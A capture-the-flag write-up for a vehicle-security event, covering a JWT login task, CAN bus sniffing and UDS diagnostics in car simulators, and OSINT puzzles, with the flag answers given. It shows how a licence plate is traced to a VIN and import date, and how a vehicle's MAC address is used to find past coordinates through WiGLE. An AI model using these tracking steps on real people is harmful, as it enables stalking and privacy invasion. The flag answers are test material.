<https://vsec.blockharbor.io/>



[**Web 2**](#_t8hr821wuout)

[Sorry, But Your Princess is in Another Castle 2](#_bo100pruy8u)

[iDOOR 2](#_n6ibqhlcn6k6)

[**OSINT 2**](#_ob1w5ae32dkc)

[what is a great default password? 2](#_q2yopx2qc2t6)

[Founding Fathers 3](#_xjk467wz08ir)

[**Getting Started 3**](#_bmjvwcp5651r)

[Can you find the interface? 3](#_ata33eucl483)

[Arbitration 3](#_qffoqjz07h94)

[Data Field 1 4](#_u34ym0qbjspd)

[Data Field 2 4](#_hfs8rqi0wp10)

[Message Frequency 4](#_dm2kwksenjxs)

[**ICSim 5**](#_974oiypyoqsd)

[Unlock my door 5](#_duhoe2m97jq4)

[Speedometer ArbId 7](#_5x38fiprsqzy)

[**Vehicle OSINT 7**](#_ccd4xbi43adz)

[Finding a VIN 7](#_aufqy5duvmcu)

[Make and model 8](#_c1abwr59ecer)

[Manufactured at? 8](#_6zq2pf9py071)

[Imported when? 9](#_8x0ufur758g2)

[Mac Track! 9](#_85lsyae13gv0)

[**VSEC HarborBay 9**](#_ycdia1re04sk)

[Simulation VIN 9](#_xgs4l2q1fg95)

[Startup Message 9](#_oxifxjmh0tmm)

[Engine Trouble? 10](#_re4ootik3pkg)

[Secrets in Memory? 10](#_8nrsk6cbc2da)

[Security Access Level 3 10](#_sro5d763y0w5)

[Security Access Level 1 11](#_722l6ujwise)

[**User Space Diagnostics 11**](#_kq1uspfso49f)

[Read Data By Identifier 11](#_lnwraaj3ryhy)

[Routine Control 11](#_vbdf3ttougrf)

[Security Access Level 1 12](#_bjll4uv13fx8)

[Read Memory By Address 12](#_es77yblckpcv)

[Security Access Level 3 12](#_r3zqqptwsae2)

[Security Access Level 5 12](#_bpzxju6tva8c)

[Security Access Level 5 13](#_a4xxj9beia9i)

[**Crypto 13**](#_dy3ojy1jbyjh)

[pow pow! 13](#_ueld6ki7rcut)

[The IFP 14](#_jxpt0ygk3oxa)

[Holy Hell 14](#_unsarh7cz4tu)

[**Pwn 14**](#_2lt8mr1nwl8f)

[Sandbox Escaper 14](#_o106if8stpt)

[Web Server Woes 14](#_qgzbwxngpq8k)

[**Steganography 14**](#_g91uqqvc0qda)

[Alpha Beta Gamma Delta 15](#_wonn8jo5opp7)

[sadcarnoises 15](#_vi8ntrgap81)

[**Reversing 15**](#_kmj1v338a9x2)

[Reversing #1 16](#_vcnwp3larw7y)

[Obscure. 18](#_djfd3wkvrvq8)

[**Links 18**](#_scoiq3o542ly)

# 

# Web

## Sorry, But Your Princess is in Another Castle

100

Find the princess to get the key to the hidden castle [http://celsius.blockharbor.io:5011](http://celsius.blockharbor.io:5011/)

# **API Usage Instructions**

## **User Registration**

To register a new user, send a POST request to /register with the following JSON data:

{

"username": "your\_username",

"email": "your\_email",

"password": "your\_password"

}

Example: curl -X POST http://localhost:5000/register -H "Content-Type: application/json" -d '{"username": "example", "email": "example@example.com", "password": "example123"}'

## **User Login**

To log in, send a POST request to /login with the JSON data containing your username and password:

{

"username": "your\_username",

"password": "your\_password"

}

You will receive a JWT token in the response. Copy this token to use in the next step.

## **Access Protected Resource**

To access the protected resource, send a GET request to /protected with the JWT token in the Authorization header:

Authorization: Bearer your\_jwt\_token

### **Example using cURL:**

curl -X GET http://localhost:5000/protected -H "Authorization: Bearer your\_jwt\_token"

*Remember to replace your\_username, your\_password, and your\_jwt\_token with actual values.*

curl -X POST http://celsius.blockharbor.io:5011/register -H "Content-Type: application/json" -d '{"username": "nuclearKitty", "email": "nuclear.kitty1077@gmail.com", "password": "password"}'

ubuntu@ubuntu-HP-ZBook-15-G5:~$ curl -X POST http://celsius.blockharbor.io:5011/login -H "Content-Type: application/json" -d '{"username": "nuclearKitty", "password": "password"}'

{"msg":"User is logged in","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im51Y2xlYXJLaXR0eSIsImVtYWlsIjoibnVjbGVhci5raXR0eTEwNzdAZ21haWwuY29tIiwicGFzc3dvcmQiOiIkMmIkMTAkaHpCNTdGOTdjNFpoZVRCNzhJaFhHLmVrT3JFOXJReUc2cno5eDhoUnFyRnJpTGs1Q0dxYzIiLCJpYXQiOjE2OTU3NDQ1MDIsImV4cCI6MTY5NjE3NjUwMn0.vOh1lMBTdpcUG8RIIltl4fO35JxnUfwnfAXVF31VsEc"}

ubuntu@ubuntu-HP-ZBook-15-G5:~$ curl -X GET http://celsius.blockharbor.io:5011/protected -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im51Y2xlYXJLaXR0eSIsImVtYWlsIjoibnVjbGVhci5raXR0eTEwNzdAZ21haWwuY29tIiwicGFzc3dvcmQiOiIkMmIkMTAkaHpCNTdGOTdjNFpoZVRCNzhJaFhHLmVrT3JFOXJReUc2cno5eDhoUnFyRnJpTGs1Q0dxYzIiLCJpYXQiOjE2OTU3NDY5MjAsImV4cCI6MTY5NjE3ODkyMH0.HzugNBMXky6DO0ZDGr\_MJ8yhZRfPFqje\_4j-4e6JbOY"

{"message":"Welcome nuclearKitty! This is a protected route."}

https://jwt.io/

## iDOOR

100

checkout the garage, dude. find the door, or something. [http://celsius.blockharbor.io:5010](http://celsius.blockharbor.io:5010/)

Cookie: PHPSESSID=kl8v81noaiuma7h598sadmoe1h

# OSINT

## what is a great default password?

1

???

Minus 1 million points if this is your actual password.

Flag: password

## Founding Fathers

5

When was Block Harbor founded?

Flag: 2014

# Getting Started



## Can you find the interface?


5

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E UDS Challenge Simulation, then launch the terminal.


What is the name of the CAN interface available on the virtual terminal?

Hint: You can view all available network interfaces with the ‘ip link’ command

****


****

Can use ip link or ifconfig



Flag: vcan0





## 

## 

## Arbitration

5

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E UDS Challenge Simulation, then launch the terminal.


What is the Arbitration ID of the CAN frame being sent periodically on the CAN interface?

Hint: The ‘candump’ command can be used to view CAN data on a specified interface

Hint: Arbitration IDs in 11-bit classic CAN range from 000 to 7FF

candump vcan0

This command uses candump to show messages being sent on vcan0



An example CAN message:



We can break it down into the four components like so…

| Message Component | What is it? |
| --- | --- |
| vcan0 | The interface of the network |
| 136 | Arbitration ID\* |
| [8] | Length of data |
| 00 02 00 00 00 00 00 0C | CAN Data |

\*Arbitration ID = The identifier of the message, the same ID usually identifies messages that come from the same ECU

Flag: 59E

## Data Field 1

5


This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E UDS Challenge Simulation, then launch the terminal.

How many bytes of data are in the data field of the CAN frame being sent periodically on the CAN interface?

Hint: CAN frames contain a “Data Length Code” that is 4 bytes long.

candump vcan0

This command uses candump to show messages being sent on vcan0



Flag: 2

## Data Field 2

5


This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E UDS Challenge Simulation, then launch the terminal.

What is the value of the data field of the CAN frame being sent periodically on the CAN interface? Format: XXYY

Hint: The Data field in classic CAN may contain up to 8 bytes of data.

candump vcan0

This command uses candump to show messages being sent on vcan0



Flag: 9E10

## Message Frequency


5

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E UDS Challenge Simulation, then launch the terminal.

What is the frequency that the periodic CAN frame is transmit at? (in Hz)

Hint: The different options available in ‘candump’ can allow you to see more information about each received CAN frame. Use ‘man candump’ or ‘candump -h’ to get more information on the usage of candump.

Hint:Viewing the data in “log file format” may give you the information you need



# Given timestamps

t1 = 1695490145.371097

t2 = 1695490146.372278

# Calculate period

delta\_t = t2 - t1

# Calculate frequency

frequency = 1 / delta\_t

frequency

RESULT

0.9988205056275432

Flag: 1

# ICSim

## Unlock my door

50

Please download <https://github.com/zombieCraig/ICSim> and read the instructions to compile/run. Once setup, set the seed value -s 10000 for both the ./controls and ./icsim. Next Answer the following questions. Use any tool you would like in order to arrive at the answers.

What is the arbitration id for door unlocks?

NOTE: Submit in the format 0xARBID

Help: <https://nostarch.com/download/Car%20Hackers%20Handbook_sample_Chapter5.pdf>

sudo apt-get install can-utils

sudo apt-get install libsdl2-dev libsdl2-image-dev

Git clone <https://github.com/zombieCraig/ICSim.git>  
 Cd /ICSim

make

sudo modprobe can

sudo modprobe vcan

sudo ip link add dev vcan0 type vcan

sudo ip link set up vcan0

Start the Instrument Cluster (IC) simulator: ./icsim -s 10000 vcan0


Then startup the controls: ./controls -s 10000 vcan0

(<https://sgframework.readthedocs.io/en/latest/cantutorial.html>)



$ candump vcan0 (but lets not do that because it plays ALL traffic(candump, the newest messages show up at the bottom and move data up as time progresses.))

“cansniffer. In stead of displaying data in a sequence, it arranges data by ArbID. Each time a new message arrives, cansniffer overwrites the old message and data with the latest values.” -<https://www.carhackingvillage.com/getting-started>

cansniffer vcan0 -c -t 0 “The sniffer command lets us see the change in the data if we use -c then we can have the program display changing data bytes in COLOR! The -t 0 will stop messages from disappearing this can be helpful if messages are messages are showing up slowly or if we want to ran a scan since we will send one message once and look for one message coming back.” -<https://www.carhackingvillage.com/getting-started>



So hit right shift and see what changes



Flag: 0x5C6


Another way: “Using can-utils to Find the Door-Unlock Control To identify packets via can-utils, you’d use candump to record and canplayer to play back the logfile, as noted earlier. Then, you’d use a text editor to whittle down the file before playback. Once you’re down to one packet, you can then determine which byte or bits control the targeted operation with the help of cansend. For instance, by removing different halves of a logfile, you can identify the one ID that triggers the door to unlock:” -<https://nostarch.com/download/Car%20Hackers%20Handbook_sample_Chapter5.pdf>

## Speedometer ArbId

50

Please download <https://github.com/zombieCraig/ICSim> and read the instructions to compile/run. Once setup, set the seed value -s 10000 for both the ./controls and ./icsim. Next Answer the following questions. Use any tool you would like in order to arrive at the answers.

What is the abritration id for the speedometor display?



Candump vcan0 -l

-l to log

To replay use canplayer

canplayer -I candump-2022-05-03\_134623.log

Flag: 0x779

# Vehicle OSINT

## Finding a VIN

10

Here's a license plate "DCR 660", it is registered in Michigan. Can you find the VIN?

Google “licence plate lookup”

Go to a link.

Type in plate number and select state

Hit enter and get those good viruses running in the background

https://vincheck.info/check/report-summary.php?vin=YV4A22PK1H1184823

Flag: YV4A22PK1H1184823

## Make and model

10

Here's a license plate "DCR 660", it is registered in Michigan. What is the make and model?

Format: year-make-model

Also from same website (https://vincheck.info/check/report-summary.php?vin=YV4A22PK1H1184823)


Flag: 2017-volvo-xc90

## Manufactured at?

20

Here's a license plate "DCR 660", it is registered in Michigan. Where was it manufactured at?

Format: City, Country



<https://vpic.nhtsa.dot.gov/decoder/Decoder>

Enter vin found earlier (YV4A22PK1H1184823)

Flag: TORSLANDA, SWEDEN

## Imported when?

50

Here's a license plate "DCR 660", it is registered in Michigan. When was this car imported to the US?

Format: dd-mm-yyyy

### **Google Hacker**

Before purchasing your new dream ride you might be wondering when it was imported to your country. To find such information you would need to do a more thorough search. Here you may try using some advanced Google Dorking techniques.

Google: when was this vin "YV4A22PK1H1184823" imported

https://www.zauba.com/USA-import-data-analysis-v/shipment-date-2017-05-01T00%3A00%3A00Z/country-SE-report.html

Flag: 11-05-2017

## Mac Track!

125

We've managed to identify the MAC address of a vehicle of interest, can you help us track down where it was located on December 8'th, 2022? We need the latitude and longitude to two decimal places.

MAC: 2A:38:5C:91:E5:27

Hint: format XX.XX,XX.XX


Imagine that you are asked to find where a vehicle was located on a specific day and you also have the MAC address. Remember the [OSINT framework](https://osintframework.com/)? It may come in handy when you aren't sure what tool can be used best to find specific information.

<https://osintframework.com/>

<https://wigle.net/>

Enter BSSID 2A:38:5C:91:E5:27

Filter date range:



42.35,-83.01

# VSEC HarborBay

## Simulation VIN

40

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E UDS Challenge Simulation, then launch the terminal.

Retrieve the VIN of the simulation using UDS.

Hint: flag is the ASCII value of the VIN

<https://www.youtube.com/watch?v=MpJBfqt1YIc&ab_channel=BlockHarbor>

<https://en.wikipedia.org/wiki/Unified_Diagnostic_Services>

<https://www.youtube.com/watch?v=AwKT3oZuPWI&ab_channel=BlockHarbor>

<https://python-can.readthedocs.io/en/master/interfaces/socketcan.html>

<https://docs.python.org/3/library/socket.html#socket.CAN_ISOTP>

<https://github.com/hartkopp/can-isotp>

### **UDS Services and Data Identifiers**

We have a video describing UDS in detail that will help you understand what each bit in a UDS frame means. You can view the video by [clicking here](https://www.youtube.com/watch?embed=no&v=MpJBfqt1YIc&). This page will explain the basics, so check out the video if you would like some more context.  
UDS messages can be simplified by breaking them down into their individual components. The important segments are Arbitration ID, which identifies the message, allowing other ECUs in the network to interpret the rest of the packet. Protocol Control Information, which identifies what type of UDS frame it is, in addition to the Data Lenth Code which tells the receiver how many bytes of data the message will contain. Following the Protocol Control Information field, the message will contain a Service Identifier, identifying what type of action the sender is trying to complete.  
  
In the UDS message **7e0#013e**:

* **7e0** is the arbitration ID that identifies the message
* **01** states that this is a single frame (0) with one byte of data (1)
* **3e** is the service identifier for Tester Present

| **0x10** | **Diagnostic Session Control** |
| --- | --- |
| **0x11** | **ECU Reset** |
| **0x19** | **Read Diagnostic Trouble Code** |
| **0x22** | **Read Data by Identifier** |
| **0x23** | **Read Memory by Address** |
| **0x27** | **Security Access** |
| **0x3E** | **Tester Present** |

| **0x0** | **Single** |
| --- | --- |
| **0x1** | **First** |
| **0x2** | **Consecutive** |
| **0x3** | **Flow Control** |

### **Using UDS to request the VIN**

Since we want to retrieve the VIN, we will use service 0x22 to Read Data by Identifier. The [Data Identifier (DID)](https://piembsystech.com/data-identifiers-did-of-uds-protocol-iso-14229/#:~:text=server/vehicleIdentification%20options.-,0xF190,-VIN%20Data%20Identifier) of the VIN is 0xF190. While we could manually send a message on the CAN bus with a properly formed UDS request, there are tools to do that for us.

##### **How to Send**

On Harborbay, we can use isotpsend to send the important information (22 F1 90) to the listening module.


To do that we will use **echo "22 f1 90" | isotpsend -p 00 -s 7E0 -d 7E8 vcan0**

This command will automatically send 22 F1 90 padded with additional 0's to fill out the frame with the Arbitration ID of 7E0, and will handle any responses on 7E8. Notice that 7E8 is 8 higher than 7E0 in hexadecimal format. This is not true for every vehicle. If you don't know what response ID you should be looking for, you can filter for expected responses, regardless of Arbitration ID, such as a 7F negative response code.

##### 

##### **How to Recieve**

Sending a UDS message into the vehicle is no good if we are not listening to the response. In a [second TMUX window](https://www.youtube.com/watch?embed=no&v=k62fTNiTnHg), use **isotprecv** to listen for the ECU sending the information you requested. **isotprecv -p 00 -s 7E0 -d 7E8 -l vcan0**The address you put in the source and destination flags (-s & -d) should always match the source and destination you used in your **isotpsend** command. If you are interested, in a third window, run **candump vcan0 | grep "7E0\|7E8"** to see the entire exchange happening. See if you can identify the different parts of the UDS frames!



And list of Data Identifiers (DID) of UDS Protocol (ISO 14229) <https://piembsystech.com/data-identifiers-did-of-uds-protocol-iso-14229/> look for vin

“22 F1 90”

candump vcan0 | grep “726\|72E”

726 will deliver vin and 72E is 8 higher then what we want

to handle the isotp and exchanges for things like flow control use isotp receive

isotprecv -p 00 -s 726 -d 72E -l vcan0

